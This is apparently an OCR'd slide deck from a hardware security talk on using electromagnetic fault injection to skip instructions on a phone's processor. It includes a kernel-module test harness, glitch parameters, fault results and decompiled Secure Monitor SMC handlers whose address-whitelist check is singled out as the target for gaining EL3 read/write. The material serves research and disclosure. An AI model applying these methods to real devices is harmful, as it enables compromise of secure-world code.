
Characterization (2)

- Test code executed in LKM (NS-EL1)

- We assume that successful glitches in REE may also affect QSEE code execution

- Seems reasonable:
  - SMCs are handled on the same core of the SMC request

Characterization (3) – LKM "Add Sled"



```
#define o "add r7, r7, #1;"
#define t o o o o o o o o o o
#define h t t t t t t t t t t
#define d h h h h h h h h h h
#define x d d d d d d d d d d

static int unrolled_loop(volatile u32 *trigger) {
    volatile u32 counter = 0;

    *trigger = 0x3;

    asm volatile(
        "mov r7, #0;"
        x
        "mov %[counter], r7;"

        : [counter] "=r" (counter)
        :
        : "r7", "r12"
    );

    *trigger = 0x0;

    printk(KERN_ALERT "AAAA%08xBBBB%08xCCCC\n", counter, counter);
    return 0;
}
```

Add instruction: adds 1

Macros

Trigger (GPIO): HIGH


Target code

10,000 add instructions (Unrolled loop)

Trigger (GPIO): LOW

Characterization (4)


- Command can be executed by simply loading the LKM:
  - 0x2710 == 10,000 (decimal)



```
# insmod characterize_1.ko _command=1 _iterations=10000 && rmmod characterize_1
[ 1054.149388] characterize_1 (init)!
[ 1054.149491] AAAA00002710BBBB00002710CCCC
[ 1054.176611] characterize_1 (exit)!
```

- A couple of tricks:
  - Start shell very early (i.e. "init.rc") to reduce reboot time penalty
  - Turn off Core 1, to avoid execution of concurrent code

Attack timing




Glitch parameters

- XY: 10 x 10 Grid
  - 45 attempts per location


- Timing (glitch_delay): between 10us and 20us

- EMFI probe power (glitch_power): random between 0 and 100%

Results (XY plot)



Results (Data analysis)




```
AAAA00002710BBBB00002710CCCC : expected (i.e., glitch has no impact)
AAAA0000270fBBBB0000270fCCCC : counter - 1
AAAA00002790BBBB00002790CCCC : counter + 0x80
AAAA000027c0BBBB000027c0CCCC : counter + 0xb0
AAAA4000198eBBBB4000198eCCCC : DDR address
AAAA6fb91dacBBBB6fb91dacCCCC : no idea
```

We have some interesting faults!

“Fixing” our EM probe

- We have identified several locations with successful glitches
- We “fix” our EM probe position on a specific location:
  - Remove spatial coordinates from parameters space
- We choose the location with “instruction skipping” results



A journey to EL3.

Status

- We have identified parameters to reliably “skip instruction” via EMFI
- “Instruction skipping” fault model:
  - Conditionals, Function return values, Infinite loops, …
- How can we use it? What can we target?

Time for reversing!


Achieving EL3 R/W primitives.

Reversing Secure Monitor

- We extracted the `qsee_a/b` partitionsL
  - contain Secure Monitor (EL3) code
- We enumerated and identified all SMC handlers by reverse engineering
- A couple of SMC handlers got our attentions…

io_access_read()/write()


- SMCs `io_access_read/write` potentially allow for arbitrary memory R/W:
  - Address passed by REE in x2
- The actual operation is performed by:
  - el3_smc_read_from()
    - Result in register x1
  - el3_smc_write_to()
    - No result provided via register




```
if (smcid == 0x2000501 )           // io_access_read
{
    v23 = el3_smc_read_from(smc_regs->x2);
    smc_regs->x0 = 0LL;
    smc_regs->x1 = v23;
    goto LABEL_62;
}
if (smcid == 0x2000502 )           // io_access_write
{
    el3_smc_write_to(smc_regs->x2, smc_regs->x3);
    smc_regs->x0 = 0LL;
    smc_regs->x1 = 0LL;
    goto LABEL_62;
}
```

El3_smc_read_from()/write_to()

- Both functions rely on `is_allowed_address` to check addresses passed by REE
- Note the conditionals:
  - Operation is committed only if `is_allowed_address` returns 1



```
__int64 __fastcall el3_smc_read_from(uint32_t *address) {
    uint32_t value;

    if ( is_allowed_address(address) == 1 ) {
        barrier(qword_4AC0E280);
        value = *address;
        zero_address_dmb(qword_4AC0E280);
    } else {
        return 0;
    }
    return value;
}
```




```
_int64 __fastcall el3_smc_write_to(uint32_t *address, uint32_t value)
{
    if ( is_allowed_address(a1) == 1 ) {
        barrier(qword_4AC0E280);
        *address = value;
```


Is_allowed_address()

- `is_allowed_address` checks the REE-passed address against a whitelist

- Note the conditionals
  - At most 8 comparisons are performed
  - If ANY of those succeeds, then the address is allowed



```
__int64 __fastcall is_allowed_address(int a1)
{
  int v1; // w8
  int *i; // x9

  v1 = 0;
  for ( i = &allowed_addresses; *i != a1; ++i )
  {
    if ( (unsigned int)++v1 > 7 )
      return 0LL;
  }
  return 1LL;
}
```



```
LOAD:000000004AC084D0 allowed_addresses DCD 0x193D100          ; DATA XREF: ...
LOAD:000000004AC084D4                  DCD 0xB1880B0
LOAD:000000004AC084D8                  DCD 0xB1880B8
LOAD:000000004AC084DC                  DCD 0xB1980B0
LOAD:000000004AC084E0                  DCD 0xB1980B8
LOAD:000000004AC084E4                  DCD 0x193D010          ; TCSR_WONCE_REG
LOAD:000000004AC084E8                  DCD 0x193D204
LOAD:000000004AC084EC                  DCD 0x193D224
```

